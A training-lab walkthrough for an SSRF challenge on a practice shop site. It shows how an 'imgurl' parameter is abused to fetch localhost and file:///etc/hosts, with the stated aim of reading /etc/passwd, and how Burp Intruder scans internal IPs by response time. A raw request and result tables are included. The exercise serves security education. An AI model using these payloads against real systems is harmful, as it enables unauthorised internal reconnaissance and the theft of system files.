
SSRF To Check Open Ports and Fetch File

Challenge URL: <http://shop.webhacklab.com/products.php>


- Utilizing SSRF extract the contents of the internal file “/etc/passwd”.
- Identify the ports open on the host “http://192.168.200.10”.

Solution:


Step 1: Navigate to the “Products” functionality of the application “NotSoSecure Sports Shop”:




Step 2: Notice that the application displays an external image by fetching it through the parameter “imgurl”:




Step 3: Observe the same HTTP request from Burp Repeater:




Step 4: Provide “http://localhost” to “imgurl” parameter, we can observe that the application displayed index page of localhost:




Step 5: To perform internal network scanning, we can either guess internal IP or bruteforce but as we can also retrieve internal files, we can try to fetch internal IP from file “file:///etc/hosts”:



Step 6: So, we can try the retrieved internal IP “192.168.200.10”. Provide “http://192.168.200.10” to “imgurl” parameter, we can observe that the application displayed same index page of 192.168.200.10(localhost):




Step 7: To perform host discovery using specific port, we can try with IP and port “http://192.168.200.10:80”




Step 8: We can try with different IPs and port combinations and observe the response time which is highlighted in Figure:


<http://192.168.200.100:80>




Step 9: To perform automated internal network scanning, we can use Burp Intruder and select the last octet of IP address:



Step 10: In Burp Intruder, select the Payload type as “Numbers” and set Number range from 0 to 255 with incremental steps of 1:



Step 11: Observe the result table using columns “Response received” or “Length”, we can observe that there are 6 other IPs which responded quickly (400-650 ms) compared to normal response (3200-4200). Figure shows HTTP request for IP 192.168.200.110 which responded in 429 milliseconds:



Step 12: We can observe the HTTP response of above request for IP 192.168.200.110 on port 80:

The screenshot shows the 'Intruder attack 1' window. At the top, there are tabs for 'Results', 'Target', 'Positions', 'Payloads', and 'Options'. Below these is a filter box that says 'Filter: Showing all items'. A table lists various requests with columns for Request, Payload, Status, Response received, Error, Timeout, Length, and Comment. A red box highlights the row for Request 111, which has a Payload of 110, a Status of 200, and a Response received of 429. Below the table, there are tabs for 'Request' and 'Response'. Under the 'Response' tab, there are sub-tabs for 'Raw', 'Headers', 'Hex', 'HTML', and 'Render'. The 'Render' tab is selected, showing a search bar and a list of items: 'Home Topup vouchers Shop', 'more_vert', and '• Help'. At the bottom of the window, there is a 'Finished' status bar.

Request	Payload	Status	Response received	Error	Timeout	Length	Comment
22	21	200	401	<input type="checkbox"/>	<input type="checkbox"/>	151	
111	110	200	429	<input type="checkbox"/>	<input type="checkbox"/>	16938	
13	12	200	604	<input type="checkbox"/>	<input type="checkbox"/>	11476	
0		200	619	<input type="checkbox"/>	<input type="checkbox"/>	280	
15	14	200	625	<input type="checkbox"/>	<input type="checkbox"/>	151	
12	11	200	641	<input type="checkbox"/>	<input type="checkbox"/>	151	
11	10	200	646	<input type="checkbox"/>	<input type="checkbox"/>	280	
39	38	200	3204	<input type="checkbox"/>	<input type="checkbox"/>	151	
23	22	200	3236	<input type="checkbox"/>	<input type="checkbox"/>	151	
112	111	200	3304	<input type="checkbox"/>	<input type="checkbox"/>	151	

Step 13: We have sorted the column “Response received” in ascending order but we need to also check with descending order. Figure shows HTTP request for IP “192.168.200.120” which responded in more than 60000 milliseconds. Hence, we can discover internal up hosts:

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Response received	Error	Timeout	Length	Comment
165	164	200	4027	<input type="checkbox"/>	<input type="checkbox"/>	151	
211	210	200	4037	<input type="checkbox"/>	<input type="checkbox"/>	151	
38	37	200	4040	<input type="checkbox"/>	<input type="checkbox"/>	151	
129	128	200	4045	<input type="checkbox"/>	<input type="checkbox"/>	151	
147	146	200	4050	<input type="checkbox"/>	<input type="checkbox"/>	151	
26	25	200	4055	<input type="checkbox"/>	<input type="checkbox"/>	151	
184	183	200	4079	<input type="checkbox"/>	<input type="checkbox"/>	151	
182	181	200	4221	<input type="checkbox"/>	<input type="checkbox"/>	151	
139	138	200	4354	<input type="checkbox"/>	<input type="checkbox"/>	151	
121	120	200	60473	<input type="checkbox"/>	<input type="checkbox"/>	151	

Request Response

Raw Params Headers Hex

```
GET /imagehandler.php?imgurl=http://192.168.200.120 HTTP/1.1
Host: shop.webhacklab.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: image/png,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://shop.webhacklab.com/products.php
```

0 matches

Finished

Filter: Showing all items


Request	Payload	Status	Response received	Response comple...	Error	Timeout	Length
113	113	200	3130	3258	<input type="checkbox"/>	<input type="checkbox"/>	151
114	114	200	3259	3259	<input type="checkbox"/>	<input type="checkbox"/>	151
115	115	200	3305	3305	<input type="checkbox"/>	<input type="checkbox"/>	151
116	116	200	3302	3430	<input type="checkbox"/>	<input type="checkbox"/>	151
117	117	200	3256	3427	<input type="checkbox"/>	<input type="checkbox"/>	151
118	118	200	3131	3257	<input type="checkbox"/>	<input type="checkbox"/>	151
119	119	200	3257	3257	<input type="checkbox"/>	<input type="checkbox"/>	151
120	120	200	3298	3298	<input type="checkbox"/>	<input type="checkbox"/>	151
121	121	200	3303	3432	<input type="checkbox"/>	<input type="checkbox"/>	151
122	122	200	3457	3458	<input type="checkbox"/>	<input type="checkbox"/>	151
123	123	200	3134	3263	<input type="checkbox"/>	<input type="checkbox"/>	151
124	124	200	3433	3434	<input type="checkbox"/>	<input type="checkbox"/>	151
125	125	200	3418	3418	<input type="checkbox"/>	<input type="checkbox"/>	151
126	126	200	3343	3344	<input type="checkbox"/>	<input type="checkbox"/>	151

Request Response

